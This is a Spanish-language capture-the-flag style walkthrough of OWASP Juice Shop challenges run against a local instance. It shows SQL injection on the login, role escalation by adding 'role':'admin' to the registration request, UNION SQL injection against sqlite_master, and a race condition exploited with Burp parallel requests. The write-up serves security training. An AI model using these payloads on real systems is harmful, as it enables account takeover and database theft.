
Juice shop


Admin Login

Registra un usuario con privilegios de administrador

Tras una corta exploracion encuentro el panel de login.




Con una pequeña prueba compruebo que este panel, para ser exactos, el imput email, es vulnerable a SQLI.



Y con esto, ya tengo control de la cuenta de administrador.

Admin registration

El panel de registro no me permite en principio, asignarme ningun tipo de rol.



Antes de ponerme a analizar el codigo del script, intercepto la orden con burpsuite a ver si me permite editar dicho valor.

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 255
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"hola@isanper.com",
  "password":"holaaa",
  "passwordRepeat":"holaaa",
  "securityQuestion":{
    "id":2,
    "question":"¿Apellido de soltera de la madre?",
    "createdAt":"2025-10-23T17:53:31.527Z",
    "updatedAt":"2025-10-23T17:53:31.527Z"
  },
  "securityAnswer":"Requena"
}
```

A priori, no encuentro nada claro acerca de el rol.

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 255
Origin: http://127.0.0.1:42000
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"hola@isanper.com",
  "password":"holaaa",
  "passwordRepeat":"holaaa",
  "securityQuestion":{
    "id":2,
    "question":"¿Apellido de soltera de la madre?",
    "createdAt":"2025-10-23T17:53:31.527Z",
    "updatedAt":"2025-10-23T17:53:31.527Z"
  },
  "securityAnswer":"Requena"
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 307
ETag: W/"133-XesuId2rurWA8+T5elMsNiuEz8Q"
Vary: Accept-Encoding
Date: Thu, 23 Oct 2025 18:26:35 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":22,
    "email":"hola@isanper.com",
    "updatedAt":"2025-10-23T18:26:35.156Z",
    "createdAt":"2025-10-23T18:26:35.156Z",
    "deletedAt":null
  }
}
```

Pero, al enviarlo, vemos que si que hay un parametro role en la respuesta, el cual se establece por defecto como costumer, voy a probar a cambiarlo en mi peticion antes de leer js.

```
Priority: u=0

{
  "email":"hola2@isanper.com",
  "password":"holaaa",
  "passwordRepeat":"holaaa",
  "role":"admin",
  "securityQuestion":{
    "id":2,
    "question":"¿Apellido de soltera de la madre?",
    "createdAt":"2025-10-23T17:53:31.527Z",
    "updatedAt":"2025-10-23T17:53:31.527Z"
  },
  "securityAnswer":"Requena"
}
```

```
{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/defaultAdmin.png",
    "isActive":true,
    "id":23,
    "email":"hola2@isanper.com",
    "role":"admin",
    "updatedAt":"2025-10-23T18:29:01.629Z",
    "createdAt":"2025-10-23T18:29:01.629Z",
    "deletedAt":null
  }
}
```


Parece haber funcionado.

Efectivamente, ha funcionado.

Database Schema

```
En el primer reto, Admin login, encontramos una vulnerabilidad SQLI en el

Se puede exfiltrar por aqui mediante un script y respuestas booleanas cond
```


El buscador principal es el principal sospechoso, pero no es vulnerable a SQLI.




Asimismo, no hay cookies que influyan al resultado de la busqueda.

En este formulario podemos descartar SQLI.


Leyendo el codigo para ver el funcionamiento de search veo que hace referencia a una ruta extraña a la hora de filtrar los productos del buscador, y lo mejor, es que en esa funcion en especifico NO VALIDA NADA, ahi tenemos la inyeccion sql.



Por lo que entiendo leyendo el codigo, este programa envia lo que tu le indiques en el imput a unos filtros y luego envia el imput sanitizado a esta ruta para ejecutar la consulta, pero si le damos el valor directamente en la ruta, podremos saltarnos los filtros.



Utilizando la consulta ORDER BY, confirmo la vulnerabilidad, ahora, tengo un problema, y es que, inyecte lo que inyecte, da error 500, lo cual nos indica que, si bien la pagina es vulnerable, no estoy introduciendo bien la inyeccion, lo cual es raro, voy a seguir experimentando hasta dar con la tecla.



Tras experimentar un rato, pruebo introduciendo parentesis por si el dato esta siendo filtrado por alguna funcion, y veo que lo acepta, por lo tanto, puedo deducir que la consulta tras esto seria algo asi:

```
SELECT *
FROM productos
```

```
WHERE valor = funcion(funcion($valor' ORDER BY 1 -- -))
```

Ahora preparare un UNION, primero tengo que sacar el numero de columnas, para eso usare ORDER BY y experimentare con errores.

Al final, descubro, con este proceso, que son 9 columnas.


Asi que la inyeccion que deberia usar es la siguiente

```
')) UNION SELECT 1, 2, 3, 4, 5, 6, 7, 8, 9 FROM tabla -- -
```

Ahora, sacare en nombre de las tablas con la siguiente inyeccion

```
')) UNION SELECT name, 2, 3, 4, 5, 6, 7, 8, 9 FROM sqlite_master -- -
```

Y con esto, conociendo como funciona sqlite_master, puedo exfiltrar toda la tabla




Y con esto, ya tengo un mapa de la base de datos, es decir, ya tengo el reto completado.

Desde aqui tambien podemos completar el reto user credentials

Multiple Likes

Ahora, debo de lograr alguna forma de romper los limiter de un like por producto en algun usuario.



Viendo el funcionamiento del like, parece que simplemente emite un id y actualiza el conteo de likes.


En esta solicitud puedo ver, por un lado, un id, por el otro, un enorme token.

Ahora, al parecer, este script funciona de la siguiente forma, recibe la solicitud, comprueba que es el usuario, comprueba que este no tiene mas likes y lo envia, pero esto requiere un tiempo, asi que si recibe varias solicitudes de like del mismo usuario al mismo tiempo, podria aceptarlas todas al no haber tenido tiempo de almacenar que ese like ya estaba ahi.


Para esto tenemos varias opciones, la mas sencilla es crear un grupo en burpsuite.

Llevamos la solicitud al repeater varias veces.


Y ahora, debemos crear y añadirlas todas a un grupo



Seleccionamos todas las solicitudes.




Y ahora, tenemos que enviarlas en paralelo.



Y, parece haber funcionado.

```
{
    "modified":1,
    "original":[
        {
            "message":"Fry liked it too.",
            "author":"bender@juice-sh.op",
            "product":6,
            "likesCount":5,
            "likedBy":[
                "admin@juice-sh.op",
                "admin@juice-sh.op",
                "admin@juice-sh.op",
                "admin@juice-sh.op"
            ],
            "_id":"Kye9r4qHJSHyN6nGC"
        }
    ],
    "updated":[
        {
            "message":"Fry liked it too.",
            "author":"bender@juice-sh.op",
            "product":6,
            "likesCount":5,
            "likedBy":[
                "admin@juice-sh.op",
                "admin@juice-sh.op",
                "admin@juice-sh.op",
                "admin@juice-sh.op",
                "admin@juice-sh.op"
            ],
            "_id":"Kye9r4qHJSHyN6nGC"
        }
    ]
}
```

